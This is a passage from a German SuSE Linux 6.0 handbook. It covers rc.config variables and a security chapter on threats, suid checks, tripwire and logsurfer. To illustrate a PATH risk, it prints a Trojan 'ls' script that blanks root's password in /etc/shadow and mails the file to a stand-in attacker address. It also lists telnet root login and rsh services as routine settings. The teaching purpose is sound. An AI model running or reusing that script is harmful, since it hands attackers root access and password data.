- **DOC\_HOST=""**  
Wenn ein zentraler Dokumentations-Server benutzt werden soll, der das SuSE-Hilfesystem vorhält, dann sollte hier der Name des Servers eingetragen werden; z. B. `"sonne.kosmos.all"`.
- **DOC\_SERVER=no**  
Auf dem Dokumentations-Server soll diese Variable auf `yes` gesetzt wer-

den. Dann wird zum einen nach den Angaben in **DOC\_ALLOW** (s. u.) der Zugriff auf **http-rman** freigegeben und zum anderen werden die Index-Files für den HTTP-Server entsprechend umgesetzt; sie zeigen dann statt auf `http://localhost` auf `http://'hostname-f'`.

- **DOC\_ALLOW="LOCAL"**  
Liste der Rechner/Domains als Pattern für `/etc/hosts.allow`, denen der Zugriff auf den Dokumentations-Server erlaubt wird. Diese Variable wird nur ausgewertet, wenn **DOC\_SERVER** auf `yes` gesetzt ist. Hier kann auch eine Subdomain (z. B. mit `".kosmos.all"`) eingetragen werden.
- **HTTP\_PROXY=""**  
Einige Programme (z. B. **lynx**, **arena** oder **wget**) können Proxy-Server benutzen, wenn diese Umgebungsvariable entsprechend gesetzt ist; **SuSEconfig** kann diese in `/etc/SuSEconfig/*` setzen (vgl. in der SDB [http://www.suse.de/Support/sdb/lynx\\_proxy.html](http://www.suse.de/Support/sdb/lynx_proxy.html)). Beispiel: `"http://proxy.provider.de:3128/"`.
- **FTP\_PROXY=""**  
Proxy für FTP. Beispiel: `"http://proxy.provider.de:3128/"`.
- **GOPHER\_PROXY=""**  
Proxy für Gopher. Beispiel: `"http://proxy.provider.de:3128/"`.
- **NO\_PROXY=""**  
Mittels dieser Variablen lassen sich (Sub-)Domains vom Proxy ausschließen. Beispiel: `"www.me.de, do.main, localhost"`.
- **START\_HYLAFAX=no**  
Startet Hylafax. Bevor diese Variable auf `yes` gesetzt wird, muß **faxsetup** ausgeführt werden.
- **START\_SMB=no**  
Samba-Server starten; Windows Datei- und Druckerserver.
- **START\_MARSNWE=no**  
Gibt an, ob die Novell-Server-Emulation gestartet werden soll.
- **START\_XNTPD=yes**  
Startet den „Network Time Protocol (NTP) Daemon“ aus dem Paket `xntp`; die Konfiguration selbst geschieht über die Datei `/etc/ntp.conf`.
- **DISPLAYMANAGER=""**  
Beschreibt, wie das Login erfolgen soll, ob in der Textkonsole oder grafisch unter dem X Window System. Mögliche Werte sind `xdm` (Standard-Displaymanager des X Window System), `kdm` (Displaymanager von KDE) oder `""`; im letzten Fall wird angenommen, daß kein grafisches Login gewünscht ist und der Rechner wird im Runlevel 2 (Textkonsole) gestartet. Dies ist die Voreinstellung.
- **KDM\_SHUTDOWN=root**  
Gibt an, welche Benutzer den Rechner über `kdm` herunterfahren dürfen (Reboot oder Shutdown). Mögliche Werte sind `root` (`'root'` muß sich mit Paßwort identifizieren), `all` (alle Benutzer), `none` (niemand darf den Rechner über `kdm` herunterfahren) und `local` (der Rechner darf nur heruntergefahren werden, wenn der Benutzer sich lokal und nicht über das Netz einloggt). Wenn die Variable auf `""` steht, wird der Wert `root` als Voreinstellung genommen.

- **CONSOLE\_SHUTDOWN=reboot**  
Gibt an, wie der **init**-Prozeß auf das Drücken der Tastenkombination **[Strg] + [Alt] + [Entf]** reagiert. Mögliche Werte sind **reboot** (der Rechner fährt herunter und bootet erneut), **halt** (der Rechner fährt herunter und bleibt dann stehen) und **ignore** (das Drücken der Tastenkombination hat keinen Effekt). Voreinstellung ist **reboot**.
- **START\_AXNET=no**  
Server für **Applixware**.
- **START\_ADABAS=no**  
Server für **Adabas**. Die folgenden Variablen gehören zu Adabas: **DBROOT**, **DBNAME**, **DBUSER** und **DBCONTROL** – vgl. die entsprechenden Kommentare in der **rc.config**.
- **START\_ARKEIA=no**  
**Arkeia**-Backupserver starten.
- **START\_ARGUS=no**  
Server für **Argus** (Netzwerkmonitor).
- **ARGUS\_INTERFACE=eth0** Das von **Argus** zu überwachende Interface.
- **ARGUS\_LOGFILE="/var/log/argus.log"**  
Die **Argus**-Logdatei. Diese Datei kann sehr groß werden!
- **CRON=yes**  
Steuert den Start und das Beenden des *Cron-Dämons*. Dieser Dämon startet zu vorgegebenen Zeiten automatisch gewisse Programme. Der *Cron* wird nur in den Runlevels 2 und 3 gestartet! Seine Aktivierung ist auf Rechnern, die rund um die Uhr laufen, dringend zu empfehlen. Eine Alternative bzw. Ergänzung ist der *AT-Dämon* (s. Abschnitt 17.6, Seite 404).



Es gibt eine Reihe von Optionen, die es erfordern, daß regelmäßig bestimmte Programme gestartet werden. Daher sollte auf jedem System der *Cron-Dämon* aktiviert werden.

### Lokale Wartungsdienste

- **RUN\_UPDATEDB=yes**  
Legt fest, ob einmal pro Nacht die Datenbank für **locate** (**locate**) aktualisiert werden soll; **locate** dient der dem schnellen Auffinden von Dateien im System. Ein Fein-Tuning des **updatedb** kann über die Variablen **RUN\_UPDATEDB\_AS**, **UPDATEDB\_NETPATHS**, **UPDATEDB\_NETUSER** und **UPDATEDB\_PRUNEPATHS** erreicht werden (vgl. die Kommentare in der **rc.config**).
- **REINIT\_MANDB=yes**  
Wenn die Manpage-Datenbank von **cron.daily** täglich erneuert werden soll.
- **CREATE\_INFO\_DIR=yes**  
Legt fest, ob automatisch die Datei **/usr/info/dir** erstellt werden soll, die gleichsam einen Index für alle vorhandenen Info-Seiten bildet. Dies ist etwa nach der Installation eines Paketes sinnvoll, das eine Info-Seite enthält. Beachten Sie, daß für die Verwendung dieses Features **perl** installiert sein muß!

- **CHECK\_PERMISSIONS=set**

Legt fest, ob die Datei-Rechte an Hand der Datei `/etc/permissions` überprüft werden sollen. Mit **set** werden falsche Einstellungen berichtigt, mit **warn** werden nur „Warnungen“ hergestellt, **no** wird dieses Feature abgestellt.
- **PERMISSION\_SECURITY="easy local"**

In `/etc/permissions.paranoid`, `/etc/permissions.secure` und `/etc/permissions.easy` sind drei Sicherheitsstufen vorbereitet. Tragen Sie hier **easy**, **secure** oder `/etc/permissions.paranoid`; eigene Einstellungen können Sie z. B. in `/etc/permissions.local` vornehmen und dann die Erweiterung **local** als Wert hinzufügen.
- **RPMDB\_BACKUP\_DIR=/var/adm/backup/rpmdb**

Legt fest, wohin **cron.daily** Backups der RPM-Datenbank schreiben soll; wenn keine Backups gewünscht werden, diese Variable auf "" setzen.
- **MAX\_RPMDB\_BACKUPS=5**

Legt die Anzahl der Backups der RPM-Datenbank fest.
- **DELETE\_OLD\_CORE=yes**

*Corefiles* sind Abbilder der Speicherbelegung von Programmen, die wegen einer Speicherschutzverletzung abgebrochen wurden; diese Abbilder dienen der Fehlersuche. Hier können Sie einstellen, daß regelmäßig nach etwaigen alten Corefiles gesucht wird und diese automatisch gelöscht werden.
- **MAX\_DAYS\_FOR\_CORE=7**

Legt fest, wie alt Corefiles maximal werden dürfen (in Tagen), bevor sie automatisch gelöscht werden.
- **MAX\_DAYS\_FOR\_LOG\_FILES=365**

Wenn eine Log-Datei (vornehmlich unter `/var/log`) eine bestimmte Größe erreicht hat, wird sie automatisch komprimiert und archiviert und eine entsprechende Mail unterrichtet **root** davon. Mit diesem Parameter können Sie festlegen, wie lange derartige Sicherungsdateien behalten werden, bevor sie automatisch gelöscht werden. Setzen Sie den Wert auf 0, findet keinerlei Komprimierung und Archivierung statt; die Dateien werden dann unbegrenzt fortgeschrieben und können eine beachtliche Größe erreichen! Die komprimierten Sicherungsdateien können Sie sich jederzeit mit **less** ansehen.
- **MAX\_DAYS\_IN\_TMP=30**

Es wird täglich geprüft, ob es in den tmp-Verzeichnissen Dateien gibt, auf die länger als angegeben nicht zugegriffen wurde (in Tagen). Wurde auf eine Datei in einem dieser Verzeichnisse länger nicht mehr zugegriffen, wird sie automatisch gelöscht.
- **TMP\_DIRS\_TO\_CLEAR="/tmp /var/tmp"**

Angabe derjenigen Verzeichnisse, die täglich automatisch nach alten Dateien durchsucht werden sollen.
- **OWNER\_TO\_KEEP\_IN\_TMP="root bs"**

Dateien der hier angegebenen Systembenutzer sollen auch dann nicht aus den tmp-Verzeichnissen gelöscht werden, wenn auf sie länger als angegeben nicht mehr zugegriffen wurde.

- **ROOT\_LOGIN\_REMOTE=yes**

Wenn das Login für 'root' per **telnet** erlaubt werden soll.

- **SUSEWM\_UPDATE=yes**

Legt fest, ob SuSEconfig die systemweiten Konfigurationsdateien für die Windowmanager in Abhängigkeit von den installierten Software-Paketen anpassen soll. Feintuning ist möglich über die Variablen **SUSEWM\_WM**, **SUSEWM\_MWM**, **SUSEWM\_XPM**, **SUSEWM\_ADD** und **SUSEWM\_COMPAT**.

## **Teil VIII**

# **Sicherheit und andere Tips**



## Sicherheit ist Vertrauenssache

### 18.1 Grundlagen

Bedrohungen aus dem Internet sind aus den heutigen Medien nicht mehr wegzudenken. Nahezu täglich erfährt man von einer neuen Gefahren für den heimischen Rechner oder das gesamte Firmennetz durch Angriffe aus dem Internet oder durch Viren. Tatsächlich jedoch kann vor dieser Art von Bedrohung auch ein Schutz erworben werden.

Bevor jedoch auf einzelne Schutzmechanismen eingegangen werden kann, muß klargestellt werden, was Sicherheit<sup>1</sup> (engl. *Security*) überhaupt bedeutet und vor was man sich schützen möchte. Sicherheit ist also wieder ein Thema geworden. Folgende 6 Punkte machen schnell klar, daß Sicherheit eines Rechners ein erstrebenswertes Ziel darstellt:

1. Schutz der Ressourcen
2. Zugang zu Informationen
3. Verfügbarkeit von Daten
4. Integrität der Daten
5. Vertraulichkeit der Daten (Rechtsvorschriften, z. B. Arztpraxen, Banken)
6. Privatsphäre

Die Gewährleistung dieser 6 Punkte soll das Ziel eines ausgearbeiteten Sicherheitskonzeptes sein. Hier muß nicht nur der Schutz vor Zugriffen unbefugter Dritter in Betracht gezogen werden, sondern auch die Gefahren durch schadhafte Hardware, wie z. B. Festplattencrash oder defekte Sicherungsbänder.

Ein elementarer Bestandteil eines guten Sicherheitskonzeptes ist das regelmäßige Erstellen von Backups, die auch auf ihre Verwendbarkeit hin geprüft werden sollten.



Zusammengefaßt ergeben sich folgende mögliche Punkte, in denen die Sicherheit eines Computersystems Gefahren ausgesetzt ist:

**direkter Zugriff** auf Computer durch Einbrecher oder andere unbefugte Personen, Diebstahl oder Sabotage.

<sup>1</sup> Im amerikanischen Sprachgebrauch findet sich häufiger das Wort *Trust*, das mehr den Grad des Vertrauens zum Ausdruck bringen soll, welches der Anwender seinem System entgegenbringt.

**Naturkatastrophen** gegenüber sind Computer sehr anfällig.

**Hardware und Software** kann fehlerhaft sein, durch Designfehler oder konkrete Defekte, und damit nicht nur den Datenbestand an sich gefährden, sondern auch eine Kompromittierung ermöglichen.

**Speichermedien** wie Disketten, Bänder oder Festplatten können entwendet oder (unbeabsichtigt) beschädigt werden.

**Elektromagnetische Strahlung** wird von jedem Computer, Monitor und Netzkabel emittiert. Die darin enthaltene Information kann mit geeigneten Geräten empfangen und nutzbar gemacht werden.

**Benutzer**, die direkt an den jeweiligen Computern arbeiten, stellen die größte aller denkbaren Bedrohungen dar. Dies muß nicht in jedem Fall beabsichtigt sein, aber natürlich sind auch gezielte Angriffe durch Mitarbeiter denkbar.

**Kommunikation** über lokale oder Weitverkehrs-Netze, wie auch das Internet, kann einerseits abgehört werden, andererseits bieten diese Netze Angriffsmöglichkeiten, ohne daß der Angreifer sich direkt vor Ort aufhalten muß.

Hier soll insbesondere auf die beiden letzten Punkte eingegangen werden, da gerade in diesen Bereichen durch den planvollen Einsatz von SuSE Linux Gefahrenpotential weitgehend abgebaut werden kann. Die übrigen Punkte sind für den Privatanwender von SuSE Linux sicherlich weniger interessant, beim Aufbau eines Firmennetzes sollten sich die zuständigen Personenkreise aber auch hier Gedanken machen.

In Abschnitt 18.1.1 und Abschnitt 18.1.2 wird zunächst auf die unterschiedlichen Angriffsformen eingegangen, bevor dann in Abschnitt 18.2 auf 416 die einzelnen Werkzeuge, die in SuSE Linux 6.0 zur Verfügung stehen, im Detail vorgestellt werden. Zum Schluß gibt es einige allgemeingültige Hinweise, die auf jeden Fall beachtet werden sollten.

### 18.1.1 Lokale Sicherheit

Wer im Glashaus sitzt ... Mit der Sicherheit fängt man am besten beim eigenen Rechner im lokalen Netz an. Doch auch wenn der Rechner nicht oder nur temporär an einem Netz hängt, sollten gewisse Mindestvoraussetzungen beachtet werden. Schon das Löschen der Festplatte durch Partygäste kann zu einem großen Ärgernis werden, wenn dabei die letzten Ergebnisse der Promotionsarbeit verlorengehen.

### Paßwörter

Linux als Multiuser-Betriebssystem hat nicht nur ein Benutzerkonzept, sondern verfügt auch über einen Authentifizierungsmechanismus durch die Paßwortabfrage. Auch wenn es unbequem ist, Sie sollten für alle Benutzer auf Ihrem System ein gutes Paßwort<sup>2</sup> vergeben. Dies gibt Ihrem System zumindest guten Schutz vor dem unbedarften Eindringling. Insbesondere der Benutzer

---

<sup>2</sup> Über die Wahl eines guten Paßwortes sind schon sehr lange Artikel verfaßt worden. In Abschnitt 18.3 werden einige Hinweise gegeben.

‘root’ ist das prominenteste Ziel von Angriffen, hier sollte das Paßwort mit besonderer Sorgfalt gewählt werden.

Doch die besten Paßwörter können nicht helfen, wenn der Eindringling direkten Zugang zu dem Rechner hat und ihn von dort zum Booten bewegen kann. Mit einer Bootdiskette kann Zugang zum installierten System erlangt werden. Aus diesem Grund sollten im BIOS Setup des PC die Diskettenlaufwerke als bootbare Medien deaktiviert werden.

Damit diese Sperre nicht umgangen werden kann, sollte im gleichen Zug ein BIOS Paßwort gesetzt werden. Das Paßwort selbst sollte jedoch auf gar keinen Fall vergessen werden, ansonsten ist der spätere Zugriff auf das BIOS unmöglich.



Es existieren einige Programme, die regelbasiert versuchen, Paßwörter zu erraten. Dies kann der umsichtige Administrator jedoch auch zu seinen Gunsten wenden, und schwache Paßwörter automatisch erkennen lassen, um diese dann zu *meiden!*

## Viren und Pferde

Bis vor relativ kurzer Zeit trieben diverse Arten von Viren ihr Unwesen nicht nur auf Homecomputern, da das Transportieren und Weitergeben von Software auf Diskette den idealen Nährboden für diese Programme darstellt. Zum Glück sind bislang für Linux gerade mal 2 Viren bekannt. Da für Linux kaum Software im Binärformat weitergegeben wird und SuSE Linux selbst als virenfrei angesehen werden kann, besteht unter Beachtung von Regel 1 auf Seite 420 keine Gefahr von Viren.

Anders sieht es jedoch mit den immer noch stark zunehmenden Macro-Viren aus, die vermehrt per E-Mail (in Textverarbeitungsdokumente eingebettet) verschickt werden. Da das gängige Office Paket unter Linux nicht verfügbar ist, befinden sich diese Macro-Viren auf SuSE Linux in einer „sterilen“ Umgebung. Aufgrund der Tatsache, daß SuSE Linux vermehrt auf Mail-Servern als „Mail Transfer Agent“ eingesetzt wird, bietet sich hier die Gelegenheit, eingehende und ausgehende Mails automatisch nach eingebetteten Viren zu scannen.

Anders sieht es dagegen mit den sogenannten „trojanischen Pferden“ aus. Diese Programme gaukeln vor, etwas völlig anderes zu sein, um im Verborgenen ihrem Tun nachzugehen. So kann sich z. B. hinter einem Loginprompt ein trojanisches Pferd verbergen, welches die ergaunerten Paßwörter in einer Datei sammelt oder per E-Mail versendet. Dies hört sich vielleicht noch ganz harmlos an, jedoch spätestens wenn es um Kreditkartennummern oder die PIN zum Girokonto geht, hört der Spaß auf.

Einen endgültigen Schutz vor Viren und vor trojanischen Pferden kann es nicht geben, jedoch kann ein guter Virenschanner sowie ein durchdachter Umgang mit Disketten und Fremdprogrammen und die Beachtung der Regeln in Abschnitt 18.3 viel beitragen.

### Zugriffsrechte

Um die Möglichkeiten der einzelnen User einzuschränken, beabsichtigt oder unbeabsichtigt Schaden anzurichten, sollten die User jeweils mit maximal eingeschränkten Rechten arbeiten. So ist es eine Grundregel, daß nicht jeder Anwender auf seinem Rechner stets als 'root' arbeiten muß; selbst das gut gewählte Paßwort sollte nur den Administratoren bekannt sein.

### Buffer Overrun

Nach wie vor die beliebteste Methode, 'root'-Rechte auf einem Rechner zu erlangen, sind die sogenannten „buffer overruns“<sup>3</sup>. Bei diesen „Exploits“ werden statische Felder im „User Stack“ eines Programms, z. B. während einer Texteingabe, gezielt mit Werten überschrieben, die andere Variablen im User Stack überschreiben, so daß gewünschter Code ausgeführt werden kann, etwa das Starten einer Shell. Betroffen sind hiervon ausschließlich Programme mit statischen Arraygrößen für Eingabewerte ohne Überprüfung auf Pufferüberlauf.

Die einzigen attraktiven Programme für diese Angriffsform sind solche, die das suid-Bit gesetzt haben, also Programme, die mit den Rechten des Eigentümers und nicht des aufrufenden Users gestartet werden. Üblicherweise sind diese Programme suid-root, da sie Aufgaben ausführen (wie z. B. **passwd**), zu denen ein normaler User keine Berechtigung hat. Daher ist es das Ziel der Distribution, die Anzahl dieser Programme möglichst gering zu halten und diese gegen derartige Angriffe abzusichern. Weiterhin sollten einschlägige Medien beachtet, sowie bei Bekanntwerden derartiger Lücken verfügbare Updates und Patches zügig eingespielt werden.

Aufgrund seiner Komplexität und des gewachsenen Codes ist das X Window System (XFree86) immer mal wieder auffällig geworden. Mittlerweile hat sich diese Problematik unter SuSE Linux entschärft, da die Server und Libraries nicht mehr suid root gesetzt sind. Dennoch ergeben sich unter bestimmten Umständen einige Mängel in der Client-Server Kommunikation. Hier ist z. B. das Abhören von Tastatureingaben sowie das Auslesen von Fensterinhalten möglich. Unter Beachtung von Regel 3 und der Verwendung von Xauthority mittels **xauth** sowie der Vermeidung von **xhost +** kann jedoch ein grundlegendes Maß an Sicherheit erreicht werden. Um remote X-Programme zu starten, sollte möglichst das Paket **ssh** in der Serie n (Netzwerk) verwendet werden; im kommerziellen Umfeld beachten Sie bitte die Lizenzbestimmung (`/usr/doc/packages/ssh/COPYING`). **ssh** ist auch für die anderen gängigen Plattformen verfügbar.



Auf kritischen Serversystemen sollte jedoch, schon aus Performanz-Gründen, kein X Window System eingesetzt werden.

### 18.1.2 Netzwerk-Sicherheit

Kaum mehr ein Rechner steht alleine in der Kammer. Mittlerweile sind gerade wegen der ausgezeichneten Netzwerkfähigkeit von Linux die Rechner

<sup>3</sup> Auch bekannt als „stack smashing vulnerabilities“.

in LAN vernetzt, hängen über Modem oder ISDN im Internet oder dienen als Gateway für ganze Subnetze. Dabei besteht für jeden Rechner die Gefahr vielfältiger Angriffe über das Netzwerk.

Bei geeigneter Konfiguration einer Firewall können die meisten Angriffsformen abgewehrt werden; zwar sind die geöffneten Ports nach wie vor verwundbar, jedoch kann durch den Einsatz weiterer Tools auch hier das Risiko entschieden vermindert werden.

Die Wahrscheinlichkeit, während der 30 Minuten Maillesen über eine Wahlleitung Ziel eines Angriffs zu werden, kann als vernachlässigbar klein eingestuft werden. Über permanente Leitungen verbundene Systeme sollten aber auf jeden Fall geschützt werden. Die wichtigsten Angriffsformen werden hier kurz vorgestellt.

### Denial of Service

Bei den „Denial-of-Service“-Attacken schaltet der Angreifer einen Netzdienst durch Überlastung gezielt aus. Unter Umständen ist davon dann nicht nur der einzelne Dienst betroffen, sondern die ganze Maschine kann nicht mehr erreicht werden. Häufig wird diese Angriffsform eingesetzt, um einen Nameserver auszuschalten, damit dessen Funktion übernommen werden kann. Nach der Übernahme können dann Netzwerkpakete an eine andere Stelle geleitet werden. Denial-of-Service wird zumeist mit IP Spoofing (siehe Abschnitt 18.1.2) kombiniert eingesetzt, um die Herkunft zu verschleiern. Daher ist eine Rückverfolgung in den meisten Fällen aussichtslos. Es muß einfach besser abgesichert werden.

Zu Denial-of-Service-Angriffen, die zum kompletten Stillstand einer Maschine führen können, gibt es in der Regel innerhalb von Stunden nach dem Bekanntwerden einen Patch. SuSE Linux ist gegen die zum jeweiligen Releasezeitpunkt bekannten Denial-of-Service Angriffe abgesichert, soweit Patches vorhanden. Dennoch sollte der verantwortliche Systembetreuer sich stets auf dem laufenden halten.

### Man in the Middle

Die „Man in the Middle“-Angriffe beziehen sich auf Netzwerkverkehr, der über einen oder mehrere Rechner zwischen verschiedenen Netzen geroutet werden. Der Angreifer hat dabei Kontrolle über einen der Router, kann unterwegs IP Pakete abhören, umleiten und austauschen. Da momentan IP Pakete nicht authentifiziert sind, ist dieser Angriff leicht möglich. Besserung verspricht IPv6, der kommende Standard.

Die einzige Abhilfe gegen diese Art von Angriffen, etwa beim Mailaustausch oder bei Zugriffen auf WWW Server, bietet nur der Einsatz starker Kryptographie. Netzverbindungen mit **telnet** oder **rsh** können im Klartext inklusive Paßwort mitgelesen werden. Hier sollte umgehend auf die Verwendung von **ssh** gewechselt werden. Zur Signatur von E-Mails empfiehlt sich die Verwendung von **pgp**. Eine verschlüsselte Übertragung von HTTP-Seiten kann mit dem SSL Protokoll erreicht werden. Das Paket **apssl** in Serie **n** (Netzwerk) enthält den HTTP Server Paket **apache** mit SSL Fähigkeit.

### IP Spoofing

Das „IP Spoofing“ bezeichnet eine Technik, die eine Sicherheitslücke im TCP/IP Protokoll ausnutzt. Dabei wird die Absenderadresse eines TCP/IP-Paketes nicht überprüft, und kann somit mit einem beliebigen Wert gefüllt werden. Damit kann der Urheber einer Attacke seine Herkunft verschleiern.

Zunächst ist es wichtig, den eigenen Router ins externe Netz so zu konfigurieren, daß nur Pakete mit einer externen Absenderadresse ins interne Netz passieren können und nur Pakete mit einer internen Adresse ins externe Netz geroutet werden. Eigentlich sollten an dieser Stelle alle Provider in die Pflicht genommen werden ihre Router so zu konfigurieren, daß nur gültige Absenderadressen aus den angeschlossenen Netzen geroutet werden.

## 18.2 Tools

Nun gehen wir darauf ein, welche Möglichkeiten man hat, mit Hilfe von Tools das eigene System zu überwachen und auf evtl. vorhandene Schwachstellen zu überprüfen. An dieser Stelle soll jedoch noch einmal darauf hingewiesen sein, daß die potentielle Gefährdung eines Rechners immer individuell unterschiedlich einzustufen ist. In einem durch einen Firewall geschützten Netzwerk bedarf es sicherlich weniger Schutz- und Überwachungsmaßnahmen, als in einem ungeschützten Netzwerk.

### 18.2.1 Lokale Tools

Der unumstrittene Vorteil von Linux gegenüber anderen Betriebssystemen ist zum einen die Stabilität und zum anderen die Tatsache, daß es sich um ein Multiuser-Betriebssystem handelt. Letzteres birgt jedoch auch Risiken, die man nicht unterschätzen sollte. So existieren zusätzlich zu den bekannten Dateirechten einige, die durch erfahrene Benutzer (Angreifer) ausgenutzt werden könnten. Die Rede ist vom sog. `suid`-Bit. Ein Programm, welches dieses Bit gesetzt hat, bekommt automatisch die Rechte des Benutzers, dem es gehört. Gehört besagtes Programm dem Superuser, und wird von einem beliebigen Benutzer gestartet, so hat es im laufenden System die Rechte des Superusers. Das hört sich jetzt sehr gefährlich an, ist jedoch für gewisse Funktionalitäten unumgänglich. So muß z. B. das Programm **ping** mit Superuser-Rechten ausgeführt werden. Das würde bedeuten, daß nur 'root' dieses Programm ausführen könnte. Aus diesem Grund wird hier das `suid`-Bit gesetzt.

```
tux@erde:/home/tux > ls -l /bin/ping
```

```
-rwsr-xr-x 1 root root 13216 Mar 17 16:36 /bin/ping
```

Wenn Sie wissen möchten, welche Programme in Ihrem System das `suid`-Bit gesetzt haben *und* dem Benutzer 'root' gehören, geben Sie einmal folgendes ein:

```
tux@erde:/home/tux > find / -uid 0 -perm +4000
```

Auf diese Weise können Sie „verdächtige“ Programme entlarven. Bei SuSE Linux können Sie mit Hilfe von YaST unter ‘Administration des Systems’ und ‘Einstellungen zur Systemsicherheit’ im Auswahlfenster ‘Rechte auf Dateien werden gesetzt auf:’ auf `secure` setzen. Welche Rechte dadurch gesetzt werden, können Sie in der Datei `/etc/permissions.securenachprüfen`.

Kaum jemand hat sicherlich die Zeit dazu, seinen oder seine Arbeitsplatzrechner ständig mit ausgeklügelten Kommandos zu überwachen. Für diese Aufgabe existieren zum Glück Tools, die einem eine Menge Arbeit ersparen können. Auf eines dieser Tools werde ich hier kurz eingehen, da es u. a. auch vom CERT<sup>4</sup> empfohlen wird. Die Rede ist vom Programm **tripwire**, Paket `tripwire`, Serie `n` (Netzwerk-Support).

### Tripwire

Die Funktionsweise dieses Programmes ist im Prinzip ganz einfach. Das Programm sieht das System durch und speichert Informationen über und zu Dateien in einer Datenbank. Welche Dateien und Verzeichnisse überwacht und welche Informationen überprüft werden sollen, läßt sich mittels einer Konfigurationsdatei steuern.

Tripwire schaut nicht nach infizierten Dateien oder Fehlern im System. Es erstellt lediglich eine Datenbank eines Systems, bei dem davon ausgegangen werden muß, daß es „sauber“ ist. Deshalb sollte die Datenbank unmittelbar nach der Installation eines Systems erstellt werden, am Besten bevor der Rechner an das Netz angeschlossen wird. Mit Hilfe des folgenden Aufrufes wird eine Datenbank erstellt:

```
root@erde:root > /var/adm/tripwire/bin/tripwire -init
```

Tabelle 18.1 zeigt die Pfade auf Datenbank und Konfigurationsdatei, die im Paket `tripwire` aus SuSE Linux fest eincompiliert wurden.

---

|                                   |                                                                                                                                                                        |
|-----------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>/var/adm/tripwire</code>    | Datenbank und Konfigurationsdatei                                                                                                                                      |
| <code>databases</code>            | Dieses Verzeichnis wird automatisch erstellt. Hier werden neu erstellte Datenbanken temporär abgelegt. Sie müssen dann von Hand an die richtige Stelle kopiert werden. |
| <code>/var/adm/tripwire/</code>   | Die Konfigurationsdatei                                                                                                                                                |
| <code>tw.config</code>            |                                                                                                                                                                        |
| <code>/var/adm/tripwire/db</code> | Hier liegt die Datenbank                                                                                                                                               |

---

Tabelle 18.1: Die eincompilierten Pfade für Tripwire

Die Pfade sind so gewählt, weil nur der Superuser in sein Homeverzeichnis `/root` wechseln und hineinsehen kann. Im Idealfall sollte sich die Datenbank

<sup>4</sup> CERT = engl. Computer Emergency Response Team; siehe <http://www.cert.dfn.de/dfncert/info.html>

auf einem Dateisystem befinden, auf das nur lesend zugegriffen werden kann, z. B. eine schreibgeschützte Floppy. Eine Beispielkonfiguration für Tripwire finden Sie unter `/usr/doc/packages/tripwire/tw.conf.example.linux`. Über Syntax und Features dieser Konfigurationsdatei finden Sie Informationen in der Manpage zu `tw.config`. Es lassen sich hier verschiedene Prüfsummenverfahren individuell auf einzelne Dateien anwenden. Weiterhin kann angegeben werden, welche Informationen einer Datei oder eines Verzeichnisses gespeichert werden sollen.

Nachdem man seine individuelle Konfigurationsdatei erstellt hat, kann man **tripwire** z. B. regelmässig als Cronjob ausführen lassen.

### Durch Logfiles surfen

Eine wichtige Quelle an Informationen sind sicherlich die Dateien, in denen das System und einzelne Programme Informationen schreiben. Die Rede ist von Logfiles. Zumindest in eines dieser Logfiles sollte man regelmäßig durchsehen; in die Datei `/var/log/messages` – hierhin wird unter SuSE Linux der Großteil der Informationen protokolliert.

Natürlich hat man in den meisten Fällen mindestens keine Zeit und maximal keine Motivation, sich durch diese immer größer werdenden Dateien zu graben. Zum Glück gibt es auch hierfür Hilfsmittel, die einem einen Großteil Arbeit abnehmen können. Eines von diesen ist das Programm **logsurfer**.

Durch eine Konfigurationsdatei gesteuert, erlaubt es die kontinuierliche Überwachung eines Logfiles. Auf bestimmte Meldungen kann hier mit definierten Aktionen reagiert werden, indem z. B. eine Mail geschickt oder ein externes Programm gestartet wird.

Beispiele finden sich in der wirklich guten Manpage (siehe Manpage von **logsurfer.conf** (`man 4 logsurfer.conf`)).

### Die Variable `<PATH>` und der Benutzer `'root'`...

Während der Arbeit unter SuSE Linux als Benutzer `'root'` ist Ihnen sicherlich schon aufgefallen, daß das aktuelle Verzeichnis nicht im Suchpfad vorhanden ist. Das macht sich dadurch bemerkbar, daß Sie vor dem Namen des auszuführenden Programmes immer ein `./` voranstellen müssen. Der Grund dafür ist ganz einfach an folgendem Szenario zu erklären:

Ein Benutzer ist in Ihrem System angemeldet und erstellt das Shell-Skript, aus Datei 18.2.1, Seite 419.

Dieses Skript legt er nach `/tmp/ls`. Wenn jetzt `'root'` nach `/tmp` wechselt, das aktuelle Verzeichnis – in diesem Fall `/tmp` – vor `/bin` in der Variable `<PATH>` eingetragen hat, so wird anstatt `/bin/ls` das eben erwähnte Skript ausgeführt, was zur Folge hat, daß das Root-Paßwort entfernt wird und der Benutzer eine Mail bekommt, die ihm sagt, daß er jetzt ohne Paßwort einen Root-Account auf Ihrem Rechner hat. Das ist unschön ;-) . Wäre das aktuelle Verzeichnis nicht im Suchpfad gewesen, hätten Sie explizit `./ls` eingeben müssen, um das Script auszuführen – es handelt sich hierbei übrigens um ein „Trojanisches Pferd“ (siehe Abschnitt 18.1.1).

```
#!/bin/sh

cat /etc/shadow | \
 sed 's;\(^root:\)[^:]*\(:.*\);1\2;' > /etc/shadow
mailx hacker@hackit.org -s "Root Account hacked" < /etc/shadow
ls $*
```

Datei 18.2.1: Shellscript zum Root-Hack

## 18.2.2 Netzwerk-Tools

Es ist ohne Zweifel sinnvoll und wichtig, einen Rechner, der im Netzwerk steht, zu beobachten bzw. zu kontrollieren. Im folgenden soll darauf eingegangen werden, wie man einen Linux-Rechner möglichst sicher vor einem Angriff aus dem Netz machen kann.

### Der inetd

Ein elementarer Ansatz hierfür ist die genau überlegte Freischaltung der Dienste (Ports), die der **inetd** (Internet "Super-Server") bereitstellt. Unter SuSE Linux sind als Voreinstellung die „gefährlichen“ Dienste standardmäßig deaktiviert. Es handelt sich hierbei um die "internal services" des **inetd**. Die Konfigurationsdatei findet sich unter `/etc/inetd.conf`. Aber auch die anderen Dienste sollten wohlüberlegt freigeschaltet bzw. deaktiviert werden, je nach Bedarf. Datei 18.2.2 zeigt eine Auswahl an Diensten, die in den allermeisten Fällen vollkommen ausreichend ist.

```
ftp stream tcp nowait root /usr/sbin/tcpd wu.ftpd -a
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd
shell stream tcp nowait root /usr/sbin/tcpd in.rshd -L
login stream tcp nowait root /usr/sbin/tcpd in.rlogind
finger stream tcp nowait nobody /usr/sbin/tcpd in.fingerd -w
ident stream tcp wait nobody /usr/sbin/in.identd in.identd \
-w -e -t120
```

Datei 18.2.2: Typisches Konfigurationsbeispiel für den **inetd**

